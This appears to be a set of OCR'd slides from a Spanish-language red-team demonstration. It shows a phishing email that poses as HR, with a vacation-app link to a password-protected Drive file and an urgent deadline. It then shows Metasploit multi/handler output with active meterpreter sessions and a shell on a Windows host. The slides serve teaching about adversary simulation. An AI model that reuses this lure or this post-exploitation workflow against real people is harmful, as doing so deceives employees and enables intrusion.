
Demo Estático




Text HTML

```
Hola,

Hemos desarrollado una nueva aplicacion para manejo de vacaciones.

Para aquellas personas que aún no han solicitado sus vacaciones, recomendamos hacerlo lo antes
posible. En caso de que ya las hayas tomado, por favor valida y confirma tu información en el
portal.

Tienes un limite de 2 dias para completar este proceso.

Adjuntamos link del archivo:
https://drive.google.com/file/d/14PohST6jUxRCspq-6Py6UtFpw9GCDH9W/view?usp=sharing

Password: bubloy123!


Saludos,
Equipo de Recursos Humanos
```

Demo Estático





Demo Estático

Demo Estático


```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  DESKTOP-IL5RO6O\dmitri @ DESKTOP-IL5RO6O  127.0.0.1:443 → 127.0.0.1:52804 (127.0.0.1)
  2         meterpreter x64/windows  DESKTOP-IL5RO6O\dmitri @ DESKTOP-IL5RO6O  127.0.0.1:443 → 127.0.0.1:49408 (127.0.0.1)
```

```
meterpreter > uuid
[+] UUID: c21a0a7a1d43fc70/x64=2/windows=1/2025-09-15T20:04:00Z
meterpreter > getuid
Server username: DESKTOP-IL5RO6O\dmitri
```

Demo Estático

```
meterpreter > shell
Process 4644 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.6332]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dmitri\Downloads\timeoff>echo 'te mangamo' > mangao.txt
echo 'te mangamo' > mangao.txt
```

Demo Estático



Conclusión

El enfoque de un redteamer es simular al de una amenaza.

Obtener resultados de manera convencionales y no convencionales.

Trabajar de cerca con el blue team para buscar y procurar mejoras en los sistemas de seguridad integrados.